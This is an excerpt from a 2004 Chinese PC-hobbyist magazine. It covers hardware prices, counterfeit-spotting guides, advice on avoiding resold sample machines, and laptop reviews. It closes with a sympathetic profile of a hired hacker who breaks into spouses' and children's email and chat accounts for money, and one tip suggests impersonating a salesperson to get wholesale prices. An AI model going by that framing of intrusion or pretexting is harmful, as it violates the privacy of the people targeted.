多彩 DLS-2103(2.1)	210	200
创新 SBS 560(5.1)	440	425
创新 SBS 2.1 350(2.1)	150	145
漫步者 R2.1TII(2.1)	250	240
冲击波 SW-5102(5.1)	435	420
金河田 JHT-327(2.1)	240	230
傲森PA-336P(2.1)	458	450
机箱		
世纪之星A805B(世纪之星3C电源)	560	520
世纪之星皇冠288(P4电源)	570	550
世纪之星X501C(3C电源)	380	360
世纪之星X803B(3C电源)	320	310
爱国者309(长城P4电源)	290	275
爱国者月光宝盒T21(长城300P4电源)	340	320
爱国者月光宝盒D12(长城300P4电源)	430	380
金河田8131UI(金河田315WB P4电源)	430	400
金河田纳米6121(海象305 P4电源)	570	520
金河田蓝牙6127U(金河田320WB P4电源)	490	450
CoolerMaster罗马战士(CAC-T01)	750	710
CoolerMaster罗马御林军(PAC-T01)	1499	1490
CPU风扇		
九州风神 AMD之卡西摩多	70	60
九州风神 AE-2388+白金版	88	85
九州风神 战神 阿瑞斯	125	115
Tt A3036(火山7X)	100	95
Tt A3028(火山10A)	145	135
富士康(FOXCONN)CMI-28-2N	68	65
富士康(FOXCONN)CMA-32-1N	145	130
AVC Z090Z36	85	80
急冻王 ALK808	95	80
电源		
航嘉 冷静王标准版	158	150
航嘉 磐石355P	268	225
航嘉 磐石500	480	430
航嘉 天籁之音典藏版	368	345
金河田 海象380	280	265
金河田 海象330	180	170
金河田 海象ATX-305	160	150
多彩 DLP400A(核动力)	260	235
多彩 DLP388A(龙卷风)	165	155

截止到2004.6.23，此价格为市场采集，且经常波动仅供参考。(单位:元)

CF [SC03]



低价激光打印机进入家庭

由于现在廉价的数码冲印普及，人们对照片级的彩色喷墨打印机的需求减小，同时对于高品质的文本打印需求有所提高，因此市场上一些价廉物美的激光打印机进入了一些消费者的视线，尤其是一些价格在2000元以下的产品。打印分辨率600×600已经能够满足普通文本打印的需要(当然达到1200dpi的产品更好)，家庭个人用户对激光打印机的打印速度要求并不很高，更看重日后打印耗材方面的开销，所以一些可以加墨粉的低打印成本的激光打印机更受欢迎。市场上这一档次主流产品有HP laserjet 1010/1012、联想LJ1700/2500、三星ML-1510G/1710/1710P。

廉价光电鼠标性能有差异

现在的光电鼠标很多只要花几十元就能买到，而且很多产品还自称分辨率达到800dpi。实际使用中，我们发现鼠标的分辨率对普通用户影响不大，但很多廉价的光电鼠标在条件比较恶劣的使用环境中，性能会大幅度下降，例如出现无法定位、灵敏度下降、屏幕鼠标突然跑掉的现象。而在同样的环境中，一些中高档的鼠标适应能力相比之下要好很多。商家在提供鼠标试用的时候，都会提供鼠标垫或报纸作为衬垫，这样可以有效避免一些鼠标的定位弱点，建议用户可以用一张光面的广告彩页作为衬垫，有些廉价鼠标的问题就很容易暴露出来。

廉价散装DVD刻录盘

随着DVD刻录机普及，各种DVD刻录盘出现热销。优质8×以上的DVD+R盘价格普遍在20元以上，属于高档刻录盘，主流产品有BenQ等品牌。而一些4×的DVD+/-R价格就便宜很多，不少小品牌的散装4×DVD刻录盘10片的零售价仅在3～5元/片，非常实惠。有的商家还打出了刻坏包换的承诺。不过需要提醒大家的是，不同品牌的刻录盘品质不一样，与你使用的刻录机的兼容性也不一样，最好先少量购买实际测试一下。

“原装进口Epson加注墨水”的秘密

市场上出现一些打着原装进口Epson加注墨水的旗号销售的瓶装墨水Epson墨水，当中很多都是假货。这些假货墨水其实是普通国内兼容耗材厂家生产的普通墨水，只是通过私人作坊换个瓶子改变一下包装而已，不少瓶子上的标贴很容易看出来就是用喷墨打印机打印出来的，并非正规印刷标签，有的商家还狡辩说是进口大包装墨水国内分装小瓶销售的。所谓的Epson原装墨水基本还是可以用，所以具有一定的欺骗性，实际质量与国内兼容耗材相当，当然披上Epson原装耗材的外衣后价格自然就不一样了。也有的商家玩文字游戏将“原装进口Epson加注墨水”解释为从美国XX公司原装进口的专为Epson打印机配套的加注墨水，也就是洋兼容耗材的意思，逃避了真正Epson墨水的概念。

Arctic Silver极品导热膏:超频者的至爱

对于精益求精的电脑硬件发烧友即便是用于CPU和散热器间的导热膏也要追求更优秀性能的极品，现在市场上有一些小份量包装适合个人使用的Arctic Silver系列高档导热膏，它不同于传统的导热硅脂，采用导热性能更好的包括银在内的材料制造的高档导热膏，理论上具有迷人的导热性能。市场上供个人用户使用的2～4克小包装产品采用方便使用的针筒包装(适合涂抹1～2个CPU)，价格在20～45元之间，是一些超频爱好者追捧的至宝。



小心翻新的DELL电源

市场上有一些DELL电源、小到普通PC电源、大到服务器电源颇受到普通用户乃至发烧玩家的青睐。其实有很多零售的DELL电源都是假冒或者翻新的电源。价格在百元左右的PC标准电源很多都是通过改换标贴直接假冒，尤其是那些贴有300W、350W标贴同时手感很轻的产品假冒可能性极大，真的DELL电源不会也不需要虚标功率参数。一些为电脑发烧友看好的DELL服务器版的电源不少是翻新的，虽然内部品质不错，手感也很有份量，但看一下内部线路板上的年份和一些没有被清洗掉的污垢，就很容易发现它们绝非新品。洋垃圾电脑中有很多这样的电源，经过回收和翻新后就成为高档电源出售，有的标贴也是商家自己重新做的，“顺便”将功率标得更高一些(如350W、400W)，反正用户没有条件去测试。

CF [SC04]

装机直达车

湖南阿俊读者:我想在暑假配台电脑，平时用于玩一些3D游戏和上网下载，要求速度都要快，欣赏电影与音乐也是重要的一部分。在学习方面，主要用于编程。硬盘60GB以上，显示器要求够用就行，键盘与鼠标请放在最后考虑，请帮我给出一个四千元的配置，谢谢!



配件	型号	价格(元)
CPU	AMD Athlon XP 2000+(散)	440
主板	微星K7N2 Delta-L	560
内存	富豪256MB DDR333	355
硬盘	西部数据WD800BB 80GB	485
显卡	华硕9600SE/TD	900
声卡	主板集成	-
网卡	主板集成	-
光驱	明基DVP1650S	260
显示器	明基A770	1099
键盘	多彩怡静双星鼠标键盘套装	88
鼠标	多彩怡静双星鼠标键盘套装	-
机箱	金河田腾龙8187W	370
电源	七喜大水牛白金版(选配)	299
音箱	轻骑兵C3300	168
总计	注：不含选配	4725

点评:此套配置是从性价比方面进行考虑，所以采用AMD平台的系统。在基本配件方面，我们采用微星K7N2 Delta-L主板，并搭配AMD Athlon XP 2000+处理器、富豪256MB DDR333内存、华硕9600SE/TD显卡、西部数据WD800BB 80GB硬盘和明基DVP1650S 16× DVD-ROM❶，整体的配合比较和谐，又能兼顾游戏爱好者的需求。

这套配置的其他部件是比较有特色的，金河田腾龙8187W机箱❷选用进口优质SECC钢板，整体色泽为乳白色搭配银灰前面板，刚好与明基A770纯平显示器❸、轻骑兵C3300音箱❹以及多彩怡静双星鼠标键盘套装❺的颜色融为一体，显得简洁、大方、高雅。

这套配置完全可以满足大部分3D游戏、欣赏电影与音乐等娱乐功能。

CF [SC05]

攒机五味瓶

闷 豆 修 电 板

话说闷豆的笔记本电脑电池使用时间日益缩短，作为电脑爱好者的闷豆知道修电板要比买新的实惠得多，于是闷豆带上电板来到电脑城。

闷豆首先来到一家打着笔记本元件级维修招牌的商家。

闷豆:“请问你们这里可以修这电板吗？”

商家甲:“IBM的电板呀，可以换全新进口电芯600元，质保一个月。”

闷豆:“600元，那么贵，好像我听说只要三百多。可以马上取吗？”

商家甲:“我们这里是专业的，修你的电池要送到总公司去，三天后来拿，如果要特快服务4个小时就能拿，不过要加100元特快服务费，我叫人马上送去修。你这块电池买新的话要一千多哩。”

闷豆:“哦，那让我考虑一下。”

闷豆准备到其他店摸摸行情。

闷豆来到另一家笔记本维修店。

闷豆:“你这里给这块电板换电芯多少钱？”

商家乙:“280元吧，你下午可以来拿。”

闷豆:“280？能否快点，便宜一点行吗？”

商家乙:“最便宜250元啦，你去问问其他店不要你500元才怪呢，下午给你已经很快了。”

正当闷豆决定掏钱的时候，有人找商家来评理。

路人甲:“你说好给换全新电池的，我回家撬开一看你只更换了两节电芯其他还是我的老电芯，这不是蒙人吗……”

哇，原来这就是便宜的原因呀，闷豆快闪。

闷豆来到一家不起眼的店，抱着试试看的心情上前。

闷豆:“你这里修这电板吗？”

商家丙:“可以修，6个电芯要全部换，用SONY的锂子电芯，大概360元。免手工费。”

闷豆:“那需要多少时间？快吗？”

商家丙:“马上可以做，大概1个小时左右，你也可以在旁边看，绝对不骗你。保用3个月。”

闷豆:“那好！！！”

闷豆在看师傅更换电芯时，碰到商家甲拿着一块电板找到商家丙维修。原来商家丙就是商家甲所说的“总公司”呀。

点评：电板维修本来是价廉物美的一种手段，不过市场上不同商家良莠不齐。除了上面看到的不完全更换电芯外、暗箱操作外，更有用廉价的劣质低容量电芯或二手拆机电芯蒙骗顾客，二手拆机电芯中不乏SONY等名牌产品，质量好坏很难说，上述闷豆更换的SONY电芯是否拆机电芯还不好说。

CF [SC06]



辨别真假台电酷闪钛金闪存盘

■ 福建 斯佳丽

1.产品包装部分

正品的台电钛金酷闪系列到目前为止，只出现过两种的包装盒，一种是一直采用的大号的黄褐色包装，但到最近，台电开始为钛金系列更换新的包装(见图1)。而假冒的产品采用的包装是台电从没有采用过的包装，是台电旧包装的缩小版，从外观上就可以很容易地分辨它们的不同。

2.产品外观部分

假冒品大概可以分为两类，一类是在钛金处理的手艺上接近台电的产品，而另一类明显是采用一般的铝材料制成的所谓“钛金”外壳，虽然这一点一般比较难辨认，但是，在台电和假冒产品上，还有很多的不同点去给我们辨认。从图2中我们可以发现在产品的尾部也有很大的不同，正品是采用金属的扣环，而假冒产品是采用塑料扣子，很显然塑料的扣子经不起我们几次的折磨，很快就会崩掉。

塑料层和钛金金属层结合的差别，正品经过超声波的处理，钛金层和塑料层可以很完美地结合在一起，而假冒的产品可以明显地看出。

3.内部PCB板部分

台电采用国际一流的制造工艺制作而成，PCB板、用料和电子元件的应用都有严格的标准。从图3中可以看到，卸下了伪装的面具后，所有的真相都一目了然。 CF [SC07]



图1



图2



图3

辨别真假Icemat鼠标垫

■ 上海 杨法 妮子

Icemat的鼠标垫在游戏玩家中非常有名，一些仿制的Icemat鼠标垫在一些电脑城悄然出现。市场里发现了一些假的Icemat 2 edition鼠标垫，还宣称有大小两种，宣传时说明表面加粗。大的一种包装盒跟正品做得很像，而小的一种的包装和Icemat黑色款一样，但仍然号称为Icemat 2 edition，目的是为了掩饰表面做工的不同。

1.通过外包装辨别

Icemat 2 edition是Icemat的最新升级版，主要是将产品尺寸升级为300mm×250mm，并且设计了全新的绿色包装盒。产品表面没有做任何改变，也从来没有过Icemat 2 edition大和小的区别。假货所用的外包装仿真度很高，就算是业内人士也不能轻易分辨。不过假货的外包装大多没有塑封，也没有行货的“百色正品”电码防伪标签；也有的商家用热缩纸为假货做塑封，这当然与真品从塑封膜材质到封口都有很明显的不同。



图1



图2



电脑城购机省钱秘招

■ 江苏 夜猫子

如今，电脑城已经是遍地开花，尤其在一些大中城市，更是形成了电脑一条街的格局。只要有钱，想什么样的配置都可以装到。目前暑期将至，又一个装机高峰即将来到，JS们又把刀子磨得亮晃晃的了！许多朋友已经开始着手准备自己的装机计划了：买一本《电脑爱好者》，登录若干硬件网站，再到电脑城逛了一圈又一圈，可以说将行情了解得透透彻彻，同时，还学习了不少关于辨别假货的方法。这些都是装机前必做的功课，《电脑爱好者》上都有介绍，在这里不想多谈。我只是将我的一些购买散件的实际操作的另类的经验和大家交流一下，希望能帮助大家节省点银子。

秘招一：不要去那些柜台里只放了几块样品的柜台买散件，这些柜台往往资金不是十分雄厚，不可能大量进货，一般都是做一些倒手生意，赚个差价。商家赚了差价，我们就亏了差价。因此，一定要舍得时间，多转几圈，尽量去一些规模较大的店铺。

秘招二：不要轻易付钱，我在一次升级CPU的过程中，轻易将钱付给了对方，但是发现JS并没有现货，到别的柜台去调货，看着CPU上贴了几层标签纸，真是后悔得肠子都绿了。

秘招三：每一个电脑市场都有做零售和做批发的商店，一般，做零售的店家在电脑城中，地理位置都比较好，而作批发的地理位置就较差，对批发商来说，他们并不反对有客人直接到他们那里直接拿货，因为这样的话，他们的平均利润会相对高一些。所以我们就要花点力气，成全这些批发商，自己也少掏些腰包。以我所在的南京雄狮电子商城来说，该商城分前楼和后楼，前楼主要是各式零售铺子，和少量较大的电脑公司(货源较多)，那里是熙熙攘攘，拥挤不动；而后楼则人迹罕至，没有多少人去。但是，只要你到里面逛一圈，就会发现有省钱的机会。我买过一块升技主板，在前楼报价要680元，我到后楼一家专门做升技主板的批发商一看，那里堆满升技主板(全楼的升技主板都从他出货)，我看中的那款报价才580元，后来又还了10元钱下来(我还不算会还价的)。

同理，不管哪里，有做零售的就有做批发的，一定要采取挖地三尺的态度，把批发商的位置找出来。如何才能找到批发商？我们在和销售人员谈价时，可以试探性地要一些他没有的主板，这时，销售为了做成生意，往往会打电话到别的地方询价、要货。这时，就要发挥你的眼力和记忆力了：在大的电脑城，电话有内线和外线之分，如果他拨打的是内线，一般说明批发商在电脑城内，赶快记住号码，到别处找或者去服务台问(什么？记不住电话？不知如何区分内线外线？我晕！那没有办法了，回去练眼力和记忆力吧！^_^)。而对一些街面上独立的店铺来说，内线电话一般就不能说明什么了，一般是他的库房，外线，同上方式处理(当然也有可能是他的另外一处店面，但没有关系，试探性能问问价格，冒充一下别的公司销售也不乏是一个骗到底价的好方法。

小怪絮语：无独有偶，小怪有一次到北京的海龙电脑城购买CD-R盘片，当我到一个柜台看到“数码多52X”的CD-R盘片，报价1.50元/张。于是我就说，“我需要1000张，给我最低是多少钱？”(一般柜台里没有这么多货)老板一听，马上拿起电话。我迅速记下他拨的电话号码。然后将老板随便应付过去。随后，打通刚才记下的电话号码，不问不知道，一问吓一跳。对方说，如果需要5000张以上每张是0.75元，量少的话，价格就贵一点。最后我以0.90元/张，购买了100张数码多52X的CD-R盘片。看来，这个方法非常管用，大家不妨可以一试。

CF [SC09]

2.通过产品表面辨别

产品表面的细滑程度不同：真品Icemat磨砂表面非常细腻柔滑；而假货正面磨砂比较粗一些，摩擦力略大一些(见图1)。

看反面漆：真品Icemat是非常柔和的，完全亚光的粉面效果；而假货为了节省成本，漆面比较有光泽，有一些喷漆自然产生的细小漆纹(见图2)。



图3

看脚粒：假冒品最大的破绽在于：真品Icemat的脚粒做工非常工整，脚粒非常通透无杂质，而且脚粒带有一圈护边(见图3)；而假货的脚粒完全不同，脚粒内还含有瑕疵，使用的脚粒也要厚一些。

3.通过电码防伪标签验证

如果用户需要买到真正的Icemat正品，一定要购买贴有Icemat中国区域独家经销商“百色正品”电码防伪标签的正品。

刮开涂层拨打免费电话：800-8305315，然后输入号码查询产品真伪，此号码只能查询一次，如果提示该产品已在某时间已经被第一次查询过，你就要小心遇到的可能是假货了。

CF [SC08]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

对样品机说 NO



■ 本刊记者　王寒晖　福建　包日晓

> 尊敬的编辑：
>
> 您好！您每天一定要处理很多的事情，但我这个问题憋在心里已经有一段时间了，现在是不吐不快了。
>
> 前些时候，我在电脑城中与人交谈，无意间和柜台的商家谈到了品牌机的样品机问题。我问别人：如果一个品牌机的样品在回收到厂家后，他们会怎样处理这些样品机呢？他们问答：那当然是做做清洁后重新卖出去了。我表示不相信，说：“绝对不会是这样的，如果这样，那么买到样品机的消费者岂不是很倒霉？”他们又说：“情况就是这样的，如果厂商把样品机回收后不继续卖出去，那每年那么多的样品机积压在那里不就亏大了。”听了这样的问答，我还是表示不相信，认为他们都是做配件生意的，一定是在恶意攻击品牌机，诋毁品牌机的声誉，就没有和他们继续聊下去。过了几天，我遇到了一个国内知名品牌电脑的某销售员，也与他聊起这个话题。出乎我意料的是，他也同样告诉我，“品牌机的样品在回收后，重新封装，然后卖给顾客。”
>
> ……
>
> 我很想知道，情况真的是如他们所说的那样吗？如果情况属实，我开始担心自己所买的电脑会不会也是样品机。我真不希望有人在毫不知情的情况下，购买了样品机。难道品牌机市场也和兼容机市场一样有很多黑幕吗？您能在百忙之中抽出一点时间，告诉我事实吗？不胜感激！
>
> 一个日夜期盼您回音的人

一、来自各方的声音

当人们走进电脑城的品牌电脑专卖店里，首先映入眼帘的自然是一排排摆放整齐、崭新漂亮的样品机。这类样品机大多全天候运转，要么播放影片，要么运行游戏，再不然就打开一个漂亮的壁纸。

所谓的样品机，通常是商家在卖场向公众展示产品特性、让用户感受产品而作的样品，但这绝非大家想象中手机的模型“样品机”。台式机的样品机一般是真机器摆放在门面中展示（见图1）。由于是样品机的原因，所以它就需要经常开机或者干脆整天开着进行展示，所以严格来说已经是被使用过的产品了。不管样品机展示多久，最终还是要落到消费者手中。




图1　北京某卖场陈列的样品机

对于样品机的再次销售问题，本刊记者特意采访了北京某品牌电脑专卖店的经理。

记者：你们对于样品机一般是如何处理的？是厂家回收，还是你们（商家）进行折价销售？

经理：据我所知，我们店里所卖的XX品牌电脑的样品机，公司（厂家）原则上是不回收的。新机型上市前，



第三章　样机政策

图2　某品牌电脑特约经销商合作协议，当中的“样机政策”章节清楚地说明样品机的价格。

我们都可以代理价的94%提一台样品机，样机进货额计量不计返利（见图2）。我们在出售样品机时，都会对客户说明这种机型只剩最后一台样品机了，如果客户需要的话，我们会对样品机进行清洁，并便宜100元左右出售。

记者：这么看来，你们出售样品机还是有不小的利润空间，我来计算一下，如果一台品牌电脑的零售价为5000元，代理价差不多在4600元左右，那么样品机的价格差不多是4350元。如果你们以4900元出售，就算减去返利的价差，利润空间比正常的机器高。

经理：没错。但样品机的数量有限，其实我们也不希望通过样品机获得更大的利润。

记者：那么样品机如果损坏，该如何处理？

经理：样品机和正常的机器一样，享受完整的保修服务。

记者又询问了其他经营品牌电脑的商家，有些商家表示厂家会回收样品机，经过工厂的清洁处理后，再返回销售。毫无疑问，样品机的价格肯定会比未开封的机器便宜一些。一般商家拿出来的样机都是中等偏低机型，而一般高价位的机器商家一般都很少拿出样机，毕竟那样做不论从哪个角度来说风险都比较大。在购买高档机的时候，如果你还没有最后达成购买意向的话，商家一般不会将包装完全给你打开让你试用，而是让你先对机器的外观有个直观的认识之后再进一步谈。

记者就此咨询本刊律师周涛。周律师说，样品一般是不能当商品出售的，商家如果因失误而错将样机当成新货卖给顾客，则应承担调换责任；若是故意"李代桃僵"，则属于欺诈行为，顾客可以要求双倍赔偿。

二、如何避免购买样品机

在选择品牌电脑（包括笔记本电脑）时要注意，一般不要直接购买商家在门面内摆放的样品机，而要求商家拿出没有拆开包装的产品。

但有些商家特别会做手脚，比如打开品牌电脑的包装箱时，从反面打开，这样大家就不容易发现。所以在购买品牌电脑时，一定要求"开箱验机"，从而避免买到这类"准全新机"。首先观察外表，特别是主机封条有没有开封的现象、显示器表面是否有划伤的痕迹、主机与显示器有没有用过的痕迹、键盘与鼠标有没有失灵的现象。接着再看具体的内部配置，手中拿着产品配置清单，注意核对当前配置是否和厂商对应型号的电脑吻合。另外一个需要重点检查的是随机带的正版操作系统光盘以及微软的许可协议书是否都还在，这可是很重要的，不然即使机器里安装了操作系统也是徒劳。最后就是检查保修卡是否还在，毕竟品牌电脑最大的优势还在于其相对比较完备的服务，因此在付钱之前一定要对质量如何保证、维修如何进行等问题进行磋商。

小技巧

从生产日期看是否为样品机

一般来说，品牌电脑的铭牌上都会标注生产日期，如果你在购买品牌电脑时，发现生产日期与你购买时的日期相差非常多，至少要留个心眼。然后再用以上方面去验证。

如果是购买笔记本电脑，还要检查电池是否老化。如果电池开始充电后，电量在很长一段时间都停留在99%，达不到100%，说明该电池已经老化。等到电池电量达到100%后，再放电，看看到电池用尽，是否能达到该电池的正常使用时间。

小技巧

通过显示器的工厂模式识别是否为样品机

数控显示器的颜色、亮度、对比度、消磁、模式、特殊功能调整、故障检测等都是在显示器内部的微处理器（MPU，也就是类似于台式机的CPU）的控制下进行的，相关一些参数可以通过显示器的OSD菜单进行调整。当显示器加电开机后，显示器内部的MPU首先加电复位，进行初始化，再接着从显示器内的存储器中读取显示器的标准工作状态值和上次存储的状态数值，并同时检测当前各部件的工作状态，然后按读取的数值控制相应单元电路工作，同时根据行场信号的极性和行频的不同选定相应的显示工作模式，完成图像和文字的显示。而有些显示器的工厂模式（这和电视机的工厂模式一样，都是一种隐藏的菜单调整功能，用于显示器在出厂前和维修时进行调试）也可以检查出记录显示器开机工作的时间，这对于防止JS把样品机当成新品来卖。

★方正FG769-HF显示器（电脑型号：A+781X）

面板按键："Exit"、"←（Brightness）"、"→（Contrast）"、"Menu"和电源开关键

工厂模式进入方法：类似于TCL显示器。按'Menu'键，激活OSD菜单，移动"C"键，把OSD菜单的光标移动到"Zoom"的位置，按下"Menu"键不松手，大约5秒钟后，即进入工厂模式。其中，"TM"(Used Time)是一个计时器，能够记录显示器开机工作的时间。

★TCL 7KIr显示器（品牌机配套）

面板按键："Exit"、"←"、"→"、"Menu"和电源开关"◎"

工厂模式进入方法：按下"Menu"键，激活OSD调整菜单，移动"→"到"Zoom"处，按下"Menu"不松手，等大约5秒钟后，在屏幕上方弹出一个蓝底白字的OSD菜单，就表示已经进入工厂模式调整状态。其中，"TM"是用来记录显示器的开机使用时间。

★清华同方TGJ-7B69A显示器

面板按键："Exit"、"←（BRIGHT亮度）"、"→（CONTRAST对比度）"、"Menu"和电源开关"◎"

工厂模式进入方法：按'Menu'键，激活OSD菜单，连续按动'→'，移动OSD菜单光标到"Zoom"位置，按下"Menu"键不松手，大约5秒钟后，在屏幕上方就会弹出一个蓝底白字的菜单，这就是工厂模式。其中，'TM'是显示器已经使用时间，它可以有效的记录该台显示器的开机使用时间。

CF [SC10]

双通道的笔记本——华硕L4R

■ CFAN评测室



现在的台式机，无论是用Intel还是AMD处理器，都会首选支持双通道内存的主板，因为这能用很小的成本得到较大的性能提升。而作为未来发展趋势的笔记本电脑也显然明白这个道理，因此，使用双通道内存的笔记本电脑也就将成为市场的新宠。

华硕新发布的L4R学生型笔记本电脑，使用的Pentium M处理器，搭配ATi的RS300MB(即ATi Mobility Radeon 9100IGP)芯片组。ATi的RS300MB芯片组是第一个得到Intel认证的第三方Pentium M芯片组，可支持双通道内存，并整合硬件支持DirectX 8.1的显示核心，性能较Intel的整合芯片组更高。

华硕L4R笔记本为14.1英寸笔记本，整体外壳为银灰色，键盘和屏幕则为黑色涂装，机身整体为磨砂处理，使这款笔记本表现出一种稳重的形象。由于这款笔记本机型宽阔，因此设计方面也很游刃有余。键盘部分有很牢固的底托，让键盘敲击时非常稳重，没有下沉的感觉，加上大面积、稳定的腕托，使笔记本的键盘输入部分给人稳重、安全的感受。而华硕L4R的磨砂触摸板移动感也很好，并还有一个带鼠标中键功能的滚轮。华硕L4R的右侧只有一个DVD-ROM仓和一个USB接口，看起来很空旷，但这样做的好处却是显而易见的：USB口接鼠标，使鼠标线不用从后方绕过，没有其他接口和散热孔，使用户在使用鼠标时不会受到其他干扰。作为补偿，华硕L4R的左侧整合了3个USB口、2个Mini IEEE1394接口、1个PCMAIC扩展口、电源接口，并在笔记本后部提供打印口、PS/2接口、VGA输出、S-VIDEO输出、10/100Mb自适应网络接口，丰富的扩展口给L4R提供了极大的扩展空间。L4R在正前方提供一对多媒体立体声扬声器，让用户在欣赏大片时有不错的效果，并在前面板上提供了线性输入、麦克风、耳机输出这些多媒体接口以及快速播放热键，让用户能够体验笔记本的多媒体快感。

在散热设计上，由于整体设计空间较大，因此各发热配件都比较分散，而多个散热孔也能把热量高速排出，因此笔记本使用时发热并不大。稍有一点发热较大的就是硬盘了，因为硬盘的位置正处在左手掌托下，所以使用一段时间后感觉左手较右手更热。另外在笔记本的使用时间上，L4R虽然是14.1英寸的全功能笔记本电脑，但持续使用时间依然不错，经过我们测试，在普通应用下能够达到4小时的续航时间。

总体来说，华硕L4R采用Pentium M搭配RS300M芯片组，用相对低廉的价格，提供了出色的性能、极强的功能和扩展能力，加之华硕优良的品质和售后服务，L4R不失为不错的选择。目前购买L4R还有不少优惠，有需要的读者不妨关注一下。CF [SC11]

又见小白——八亿时空M300系列笔记本

■ CFAN评测室



自从Apple公司推出高雅的白色笔记本后ibook后，白色也成为了时尚笔记本的流行色。而这种白色的笔记本一般都被人亲切的称作“小白”。现在，“小白”的家族中又多了几位新人——八亿时空M300系列笔记本。

八亿时空M300系列笔记本都是12.1英寸的全功能内置笔记本电脑，不同型号的差别只在CPU、硬盘、光存储部分。我们评测室拿到的是此系列中最高端的八亿时空M320M，配置为Pentium M 1.4GHz处理器、256MB DDR333内存、40GB硬盘、COMBO光驱，整体性能相当不错。

M300系列的机身外壳、触摸板、电池都使用了珍珠白涂层，整体做工相当细腻，使笔记本整体透出一种轻盈、脱俗的高雅感觉，配合时尚女性可以体现出不凡的品味。

M300整体设计结构不错，键盘下方有底托支撑，手感舒适；触摸板的移动也十分舒适，上下翻页键使用也是很方便。扩展接口方面，M300的光驱和USB设计在笔记本右侧，方便灵活的右手使用；VGA、网卡、Modem、PCMCIA卡接口则在笔记本左侧。另外笔记本前面还有一个多媒体读卡器，方便与数码设备交换数据。而立体声扬声器配合DVD光驱，也使这款笔记本表现出不错的娱乐实力。散热设计方面，M300的散热孔在笔记本后部，散热状况良好，并且热空气也不会影响用户的使用。

总体来说，作为面向时尚人群的“小白”，M300的功能、外形、使用舒适度已经不输贵它几千元的名牌产品，稍有遗憾的就是M300的重量稍高，为2.1公斤。

CF [SC12]

职业特工队

现实生活中，就业和创业都给我们以极大的考验。而在网络世界里，也有形形色色的职业和创业的机会存在。虽然其中一些职业是很边缘化的，但它们却实实在在地养活着一个不小的群体。从今天起，“职业特工队”这个栏目就将带你一起来见识一下这些另类的职业和创业者们……不过当心，我们必须准备好一双雪亮的眼睛来鉴别他们的行为！

网络中的私家侦探

■ 河北 苗得雨

如果大侦探福尔摩斯还活在人世间的话，那么如今他会在互联网上发现他的同行——一群漂浮在Internet上的网络私家侦探。

体验鱼翅、燕窝和鲍鱼

小峰，22岁。刚刚大学毕业一年的他至今居无定所，游荡在广州的每一个角落。他说自己不是租房子就是在朋友那里过夜，漫漫长夜都是在别人的床上度过的。不过最近几个月他很欣喜，并宣称自己这些天完成了由蚕蜕变成为蝴蝶的完美过程。有几家科研性的公司开始联系他，希望他能够帮助找到隐藏在公司里的“内鬼”——那些偷偷将公司的研究资料通过网络贩卖出去的员工。“这些工作很有意义，也很有成就感，在工作的时候也能够让我感觉到振奋。比起那些在网络上盯某个家伙的情人或者老公的QQ、E-mail之类的龌龊的活儿要体面多了。”

在没有联系到如此“体面”的活儿之前，小峰在网络上为一些怀疑自己丈夫或者妻子恋人有不忠行为的人工作过。接到任务后，小峰会利用黑客手段，入侵到这些委托人丈夫或妻子的电脑中，窃取他们的聊天记录，并将他们一天在电脑上做的所有事情进行全程屏幕录像。小峰说他现在已经非常厌倦这种生活了。“当初还感觉很好玩，心理的窥视欲在起作用，而且又可以赚到钱。但是时间长了就反感了。”小峰形容自己升华之后，再回头看以前工作，感觉是错综复杂。他说，特别是看到有些监视的对象相并不像委托人当初所形容的样子之后，他就更加厌恶自己所做的一切了。

但喜欢实话实说的小峰承认，这活儿的确有很大的“赚头”。在他的记忆中，他最“酷”的调查经历是监视一家小有名气的网络产品公司经理。虽然被监视者有很高超的网络知识，但他还是费了九牛二虎之力钻了进去，经理的太太也在得到了她需要的东西之后，甩给了小峰一万五千元钱的辛苦费。那一夜，他一个人跑进一家大饭店，人生中第一次吃了鱼翅、燕窝和鲍鱼。而在此之前他只是听说过，甚至没有见到过这些电视里皇上才能吃到的“天下美食”的样子。

“高尚”的网恋经济产业

如果不是酒到三分之后，小峰是绝对不会透露他是如何联系到那些委托人的。在谈及这些话题时，小峰就如同透露一个惊人的大秘密一样，紧密地吸着气，将自己的声音压得很低。小峰说，大学毕业后没有事情做，一天自己和几个朋友在一个港台商人聚居的社区网吧上通宵，正玩得高兴时，网吧里来了一个说话带台湾口音的女人，很着急地找人帮助她破解一个邮箱，并答应给报酬。小峰就在朋友的鼓动之下去看了，而那个女人让小峰破解的正是她丈夫的邮箱。事成之后，那女人痛快地甩给了小峰三千元钱，并付清了小峰和他朋友那天的上网费。这件事情很快启发了小峰，他印制了一些小名片，在一些“富人”居住集中的社区内发放。自此以后，这就成为了小峰的正式的职业，他美其名曰“网络事务调查”。

对于自己的这份特殊“职业”，小峰有一套自己的经济学看法。他认为，在现实社会中，人与人的接触是直线条的、范围很小，所以恋爱是单调的。因此很少会有人需要他们这样的私家侦探，需求只在少数人的范围内。而网络将人与人之间的接触变成了一张立体的、错综复杂的网络。网恋增多了，感情的随机性也增加了，于是对于他这种职业的需求也自然多了起来。小峰将其戏称为“网恋经济产业”。

小峰虽然依靠那些自己感觉很龌龊的活儿生存，但是也有一些求助让他感觉自己很高尚。“现在上网的孩子越来越多，网上什么人都有，有些就是专门骗小女孩儿的。光这类家长直接找到我求助找孩子的就有十好几个了。孩子们都是离家出走，多数都是受那些感情骗子蒙蔽，当然也有真是真情实意的。不过我仍然非常痛恨那些和高中甚至初中女孩儿们谈恋爱的家伙。”小峰这两年来更多的活儿是帮助一些家长破解自己离家出走的孩子的聊天记录和信箱。小峰每每看到那些父母焦急的表情的时候，总会联想起自己常年卧病在床的母亲。“这些80年代出生的一代，吃着肯德基，喝着可口可乐，在Internet上聊着那些所谓Cool的爱情。那些含辛茹苦供养她们的父母有些甚至

连计算机的开关都不知道在什么地方。看着那些如同我父母一样的脸，我真的感觉很受伤。”2003年一年的时间，小峰帮助9个家庭找回了自己离家出走到广州各个角落的孩子们。小峰说，找到孩子的那一刻是幸福的也是愤怒的。

真正的福尔摩斯

